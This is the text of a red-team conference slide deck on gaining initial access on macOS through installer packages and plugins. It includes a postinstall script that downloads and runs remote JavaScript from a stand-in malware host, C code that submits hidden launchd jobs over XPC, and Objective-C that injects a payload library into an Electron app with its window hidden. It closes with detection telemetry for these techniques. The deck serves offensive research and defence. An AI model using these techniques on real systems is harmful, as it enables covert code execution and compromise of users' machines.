Plug-n-Play

Native Code Execution with Installer Plugins for Initial Access

WHOAMI

- Lead Offensive Security Engineer (Red Team) @Zoom
- After 2 years, I broke up with Windows and fell in love with macOS
- Poseidon (Mythic Agent) developer
- Builds offensive tools in Obj-C, Golang, Python, Rust

Agenda

01

Well Known Execution Techniques

02

Installer Plugin Internals

03

Alternative Techniques w/ Installer Plugins

04

Detection Considerations with ESF

What are Package Installers?

- Legitimately used by sys admins and enterprise management platforms
- Doesn’t require user interaction when installed from the command line
- Compressed XAR archive bundle
    - Payload
    - Scripts
    - Plugins
    - Distribution

01

Execution Techniques

Common offensive use cases with installer packages

Installer Scripts

- Several execution opportunities during an install (Preflight, Preinstall, Preupgrade, Postinstall, Postupgrade)
- Supports scripting languages available on the target system (Bash, Perl, Python, PHP, Ruby)

Postinstall Script

```
#!/bin/bash

/usr/bin/osascript -l JavaScript -e "ObjC.unwrap(
$.NSString.alloc.initWithDataEncoding( $.NSData.dataWithContentsOfURL(
$.NSURL.URLWithString('https://www.malware.com/payload.js')),
$.NSUTF8StringEncoding));" &

exit 0
```

Installer JavaScript

- Normally used in product archives
- Distribution XML contains in-line JS
- InstallerJS framework provides APIs to perform installation checks
- Execution capabilities in system.run or runOnce method

Distribution XML

```
<?xml version="1.0" encoding="utf-8"?>
<installer-gui-script minSpecVersion="1">
    <pkg-ref id="com.plugin.install"/>
    <options customize="never" require-scripts="false" hostArchitectures="x86_64,arm64"/>
    <choices-outline>
        <line choice="default">
            <line choice="com.plugin.install"/>
        </line>
    </choices-outline>
    <choice id="default"/>
    <choice id="com.plugin.install" visible="false">
        <pkg-ref id="com.plugin.install"/>
    </choice>
    <pkg-ref id="com.plugin.install" version="1.0"
onConclusion="none">com.plugin.python.pkg</pkg-ref>
    <installation-check script="installation_check()"/>
    <script><![CDATA[
function installation_check () {
    system.run(”payload");
}
    ]]>]
</installer-gui-script>
```


02 Installer Plugin Internals

How do installer plugins work?

Installer Plugins

- Cocoa bundles located within the installer package
- Only available with product archives
- Implement custom installer logic with additional installer panes
- Written in Objective-C and provides access to native macOS APIs
- Host process has a limited lifetime

Installer Plugins



Remote Plugin Service

```
/* @class InstallerRemotePluginServiceViewController */
-(void)installerSectionInitWithBundlePath:(void *)arg2 reply:(void *)arg3 {
    r12 = [arg2 retain];
    rax = [arg3 retain];
    var_60 = *__NSConcreteStackBlock;
    *(&var_60 + 0x8) = 0xffffffffc2000000;
    *(&var_60 + 0x10) = sub_100004e00;
    *(&var_60 + 0x18) = 0x100008150;
    *(&var_60 + 0x20) = self;
    *(&var_60 + 0x28) = r12;
    *(&var_60 + 0x30) = rax;
    r14 = [rax retain];
    r12 = [r12 retain];
    [NSServiceViewController deferBlockOntoMainThread:&var_60];
    [*(&var_60 + 0x30) release];
    [*(&var_60 + 0x28) release];
    [r14 release];
    [r12 release];
    return;
}
```

- InstallerRemotePluginService executes and initializes InstallerSection class with attacker bundle
- Create an NSBlock with var_60 = *__NSConcreteStackBlock;
- Pass the bundle path and an instance of the InstallerRemotePluginServiceViewController to the block function

Remote Plugin Service

```
int sub_100004e00(int arg0) {
    [*(arg0 + 0x20) setBundlePath:*(arg0 + 0x28)];
    rax = [*(arg0 + 0x20) bundlePath];
    rax = [rax retain];
    r14 = [[NSBundle bundleWithPath:rax] retain];
    [rax release];
    [r14 load];
    NSLog(@"Loaded bundle at path: %@", [[*(arg0 + 0x20) bundlePath] retain]);
    [rax release];
    r15 = [[*(arg0 + 0x20) remoteViewControllerProxyWithErrorHandler:^ {/* block
implemented at sub_100004f54 */ } }] retain];
    rax = [r14 principalClass];
    rax = [rax alloc];
    rax = [rax __initWithBundle:r14 hostViewController:r15];
    [*(arg0 + 0x20) setInstallerSection:rax];
    [rax release];
    [*(arg0 + 0x20) setHostViewController:r15];
    rdi = *(arg0 + 0x30);
    (*(rdi + 0x10))(rdi);
    [r15 release];
    rax = [r14 release];
    return rax;
}
```

- Create an NSBundle object with [[NSBundle bundleWithPath:rax] retain]; and then call [r14 load];
- Any code within the bundle's constructor is executed at this point
- Obtain an instance of the *InstallSection* class
- Proxy calls to the *InstallerRemotePluginServiceViewController* XPC interface to the custom bundle

03 Code Execution Techniques

Use native macOS APIs
to get a foothold

Launchd Submit Job via XPC

- XPC is RPC/IPC for macOS
- Launchctl command line utility uses XPC to send commands to launchd
- Facilitated through the *xpc_pipe_routine* function
- Userland processes can use this function to send messages to launchd

XPC Code

```
xpc_object_t XpcLaunchdSubmitJob(char *program, char *label, int keepalive) {
    xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
    xpc_object_t request = xpc_dictionary_create(NULL, NULL, 0);
    xpc_object_t job = xpc_dictionary_create(NULL, NULL, 0);

    // Set KeepAlive to TRUE
    xpc_dictionary_set_bool(job, "KeepAlive", 1);
    // Set the label
    xpc_dictionary_set_string(job, "Label", label);
    // Create the empty ProgramArguments array
    xpc_object_t pArgs = xpc_array_create(NULL, 0);
    xpc_dictionary_set_value(job, "ProgramArguments", pArgs);
    // Set the program value
    xpc_dictionary_set_string(job, "Program", program);
    // Create the XPC request object
    xpc_dictionary_set_value(request, "SubmitJob", job);
    xpc_dictionary_set_value(dict, "request", request);
    xpc_dictionary_set_uint64(dict, "subsystem", 7);
    xpc_dictionary_set_uint64(dict, "type", 7);
    xpc_dictionary_set_uint64(dict, "handle", 0);
    xpc_dictionary_set_uint64(dict, "routine", ROUTINE_SUBMIT);
    xpc_object_t *outDict = NULL;
    struct xpc_global_data *xpc_gd = (struct xpc_global_data *) _os_alloc_once_table[1].ptr;
    // Submit the job to launchd
    int rc = xpc_pipe_routine(xpc_gd->xpc_bootstrap_pipe, dict, &outDict);
    ....
}
```

- Ripped from J.Levin's launchjtl source
- Create an XPC dictionary xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);
- Fill the dictionary with parameters for SubmitJob command xpc_dictionary_set_value(request, "SubmitJob", job);
- Send the message xpc_pipe_routine(xpc_gd->xpc_bootstrap_pipe, dict, &outDict);
- Avoid launchctl command line artifacts but spawn a new process

XPC Message

```
xpc_dictionary_get_uint64 ( dictionary@0x7fe70e1324c0,"routine")
 = "<dictionary: 0x7fe70e1324c0> { count = 5, transaction: 0, voucher = 0x0, contents =
   "handle" => <uint64: 0x8a62de9d031ad817>: 0
   "subsystem" => <uint64: 0x8a62de9d031aa817>: 7
   "request" => <dictionary: 0x7fe70e131350> { count = 1, transaction: 0, voucher = 0x0, contents =
      "SubmitJob" => <dictionary: 0x7fe70e12a250> { count = 4, transaction: 0, voucher = 0x0, contents =
         "KeepAlive" => <bool: 0x7fff976ca490>: true
         "Label" => <string: 0x7fe70e1313b0> { length = 20, contents = "com.installer.socket" }
         "ProgramArguments" => <array: 0x7fe70e131150> { count = 0, capacity = 0, contents =
         }
         "Program" => <string: 0x7fe70e12e800> { length = 15, contents = "/Library/socket" }
      }
   }
   "routine" => <uint64: 0x8a62de9d031c9817>: 100
   "type" => <uint64: 0x8a62de9d031aa817>: 7
}"
```

Code Execution in Electron Apps

- Electron growing in popularity for desktop development on MacOS
- Notarized apps require the hardened runtime, not ideal for Electron apps
- Entitlements ensure electron apps can function with the hardened runtime
  - *com.apple.security.cs.allow-jit, com.apple.security.cs.allow-executable-memory required for electron*
  - *com.apple.security.cs.disable-library-validation* and *com.apple.cs.allow-dyld-environment-variables* useful for spawn and inject

Code Execution in Electron Apps

- DYLD_INSERT_LIBRARIES injection technique still works and doesn't require root
- Need to hide application window for stealthy execution
- ELECTRON_RUN_AS_NODE starts the process as a node.js process
- Pass arguments to halt execution and hide the app window
  - -e "const { app } = require('electron'); app.dock.hide();"
  - --inspect-brk=PORT

Code Execution in Electron Apps

```
__attribute__((constructor)) static void exec() {

dispatch_async(dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_BACKGROUND, 0), ^{
    [NSThread sleepForTimeInterval:8];
    // Set the path to the target electron app
    NSString *hostApplication = @"/Applications/Twitch.app";
    // Set the path to your DYLIB payload
    NSString *payload = @"/Library/apfell.dylib";
    // Set the DYLD_INSERT_LIBRARIES environment variable for
    NSDictionary *env = @{@"DYLD_INSERT_LIBRARIES":payload, @"ELECTRON_RUN_AS_NODE":@"1"};
    openUsingLSWith(hostApplication, env);
  });
}
```

```
// Taken from: https://github.com/r3ggi/FirefoxStealer/blob/main/FirefoxStealer/main.m#L4
bool openUsingLSWith(NSString *path, NSDictionary<NSString*, NSString*> *env) {
    ...
    LSApplicationParameters appParam;
    appParam.version = 0;
    appParam.flags = kLSLaunchDefaults;
    appParam.application = &appFSURL;
    CFStringRef inspect = CFStringCreateWithCString(NULL, "--inspect-brk=1337", kCFStringEncodingUTF8);
    CFStringRef hide = CFStringCreateWithCString(NULL, "-e \"const { app } = require('electron'); app.dock.hide();\"", kCFStringEncodingUTF8);
    CFStringRef electronArgs[] = {inspect, hide};
    CFArrayRef argArray = CFArrayCreate(NULL, (const void**)electronArgs, 2, NULL);
    appParam.argv = argArray;
    appParam.environment = (__bridge CFDictionaryRef)env;
    appParam.asyncLaunchRefCon = NULL;
    appParam.initialEvent = NULL;
    CFArrayRef array = (__bridge CFArrayRef)@[];
    stat = LSOpenURLsWithRole(array, kLSRolesAll, NULL, &appParam, NULL, 0);
    ...
}
```

openUsingLSWith() by https://twitter.com/_r3ggi

DEMO

04 Detection Considerations

Analysis with the Endpoint Security Framework

Endpoint Security Framework

- ESF allows vendors to subscribe to several system events
  - Processes
  - File I/O
  - Module/Library loads
- No longer have kernel access in 10.16
  - Vendors and researchers have the same level of security optics
- Several free and open-source tools
  - Appmon (@xorrior)
  - Crescendo (@suprhackersteve)
  - FileMonitor/ProcessMonitor (@patrickwardle)

Submit Job Attack Indicators

Appmon MMAP Event


```
{
  "eventtype" : "ES_EVENT_TYPE_NOTIFY_MMAP",
  "metadata" : {
    "fileoffset" : 16384,
    "max_protection" : 7,
    "mmapflags" : [
      "MAP_PRIVATE",
      "MAP_FIXED"
    ],
    "mmapprotection" : [
      "PROT_READ",
      "PROT_NONE"
    ],
    "origin_binarypath" : "\/System\/Library\/CoreServices\/Installer.app\/Contents\/XPCServices\/InstallerRemotePluginService-x86_64.xpc\/Contents\/MacOS\/InstallerRemotePluginService-x86_64",
    "origin_cdhash" : "7F58162DEA474C4CBBCDFE1674624422DF7E833",
    …
    "origin_pid" : 6569,
    "origin_platform_binary" : true,
    "origin_ppid" : 1,
    "origin_signingid" : "com.apple.InstallerRemotePluginService.x86_64",
    "origin_uid" : 501,
    "path_truncated" : false,
    "size" : 38880,
    "sourcepath" :
"\/private\/var\/folders\/rv\/35t9pfkj5gj_m9mdvvy6q5ym0000gn\/T\/com.apple.install.FUenysgf\/xpc.bundle\/Contents\/MacOS\/xpc-launchd-submit"
  },
  "timestamp" : "2021-10-01T01:31:33.729Z"
}
```

Submit Job Attack Indicators

Crescendo Process Exec Events


```
{
    "props" : {
     "teamid" : "",
     "action" : "ES_AUTH_RESULT_ALLOW",
     "ppid" : "1",
     "signingid" : "com.apple.xpc.proxy",
     "size" : "196720",
     "argv" : "xpcproxy com.launchd.submit.job ",
     "isplatformbin" : "true",
     "argc" : "2"
    },
    "signingid" : "com.apple.xpc.proxy",
    "ppid" : 1,
    "username" : "root",
    "processpath" : "\/usr\/libexec\/xpcproxy",
    "eventtype" : "process::exec",
    "timestamp" : 1632285800639,
    "isplatform" : true,
    "pid" : 2208
  }
```



```
{
    "props" : {
     "teamid" : "",
     "action" : "ES_AUTH_RESULT_ALLOW",
     "ppid" : "1",
     "signingid" : "",
     "size" : "8017512",
     "argv" : "\/Library\/payload ",
     "argc" : "1",
     "isplatformbin" : "false"
    },
    "signingid" : "",
    "ppid" : 1,
    "username" : "debug",
    "processpath" : "\/Library\/payload",
    "eventtype" : "process::exec",
    "timestamp" : 1632285808617,
    "isplatform" : false,
    "pid" : 8546
  }
```

Submit Job Attack Indicators

sudo launchctl procinfo 8546

```
program path = /Library/payload
...
responsible pid = 8546
responsible unique pid = 8546
responsible path = /Library/payload
...
com.launchd.submit.job = {
    active count = 1
    copy count = 0
    one shot = 0
    path = (submitted by InstallerRemote.8533)
    state = running

    program = /Library/payload
    inherited environment = {
        SSH_AUTH_SOCK =>
/private/tmp/com.apple.launchd.g78cz05pSt/Listeners
    }
...
}
```

- Launchctl utility can obtain more information about the target pid (arguments, environment variables, bsd info, etc.)
- Responsible pid is … itself?
- *path* is correct but currently available
- Any visibility into XPC messages would help greatly
- https://themittenmac.com/the-truetree-concept/

Submit Job Attack Indicators

TrueTree Output

```
/System/Library/LaunchDaemons/com.apple.mDNSResponderHelper.plist
        /usr/sbin/mDNSResponderHelper    1297
    /System/Library/LaunchAgents/com.apple.controlcenter.plist
        /System/Library/CoreServices/ControlCenter.app/Contents/MacOS/ControlCenter    561
    /System/Library/LaunchDaemons/com.apple.nfcd.plist
        /usr/libexec/nfcd    521
    /Library/payload (TrueParent:8533 "InstallerRemote" has Terminated)
    /System/Library/LaunchDaemons/com.apple.corekdld.plist
        /System/Library/PrivateFrameworks/CoreKDL.framework/Support/corekdld    438
    /System/Library/LaunchDaemons/com.apple.taskgated.plist
        /usr/libexec/taskgated    907
```

Electron App Injection Attack Indicators


```
{
    "props" : {
      "teamid" : "",
      "action" : "ES_AUTH_RESULT_ALLOW",
      "ppid" : "1",
      "signingid" : "com.apple.xpc.proxy",
      "size" : "196720",
      "argv" : "xpcproxy
application.com.twitch.desktop.12885354052.12885354058 ",
      "argc" : "2",
      "isplatformbin" : "true"
    },
    "signingid" : "com.apple.xpc.proxy",
    "ppid" : 1,
    "username" : "root",
    "processpath" : "\/usr\/libexec\/xpcproxy",
    "eventtype" : "process::exec",
    "timestamp" : 1632317701554,
    "isplatform" : true,
    "pid" : 1283
  }
```

```
{
      "props" : {
        "teamid" : "K6AZ33YM5B",
        "action" : "ES_AUTH_RESULT_ALLOW",
        "ppid" : "1",
        "signingid" : "com.twitch.desktop",
        "size" : "1573104",
        "argv" : "\/Applications\/Twitch.app\/Contents\/MacOS\/Launcher --
inspect-brk=1337 -e \"const { app } = require('electron'); app.dock.hide();\" ",
        "argc" : "3",
        "isplatformbin" : "false"
      },
      "signingid" : "com.twitch.desktop",
      "ppid" : 1,
      "username" : "debug",
      "processpath" : "\/Applications\/Twitch.app\/Contents\/MacOS\/Launcher",
      "eventtype" : "process::exec",
      "timestamp" : 1632317701589,
      "isplatform" : false,
      "pid" : 1283
    }
```

Electron App Injection Attack Indicators

```
program path = /Applications/Twitch.app/Contents/MacOS/Launcher
Could not print Mach info for pid 1283: 0x5
argument count = 3
argument vector = {
    [0] = /Applications/Twitch.app/Contents/MacOS/Launcher
    [1] = --inspect-brk=1337
    [2] = -e "const { app } = require('electron'); app.dock.hide();"
}
…
application.com.twitch.desktop.12885356054.12885356060 = {
    active count = 1
    copy count = 0
    one shot = 0
    path = (submitted by runningboardd.176)
…
environment vector = {
    USER => debug
    DYLD_INSERT_LIBRARIES => /Library/apfell.dylib
    __CFBundleIdentifier => com.twitch.desktop
   …
}

responsible pid = 1283
responsible unique pid = 1283
responsible path = /Applications/Twitch.app/Contents/MacOS/Launcher
    ...
}
```

sudo launchctl procinfo 1283

TrueTree Output

/System/Library/LaunchDaemons/com.apple.runningboardd.plist
/usr/libexec/runningboardd 170

/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal 9807
/Applications/BlockBlock Helper.app/Contents/MacOS/BlockBlock Helper 670
/Applications/TextMate.app/Contents/MacOS/TextMate 5641
/Applications/Moom.app/Contents/MacOS/Moom 685
/Applications/Twitch.app/Contents/MacOS/Launcher 21873

Thanks!

- @patrickwardle (ProcessMonitor/FileMonitor code)
- @jbradley89 (TrueTree)
- @_r3ggi (LSOpenURLsWithRole)
- @Morpheus_____ (LaunchjtI)
- https://github.com/xorrior/electron-inject (Electron Injection Plugin)
- https://github.com/xorrior/xpc-launchd-submit (Launchd Submit Job Plugin)


slidesgo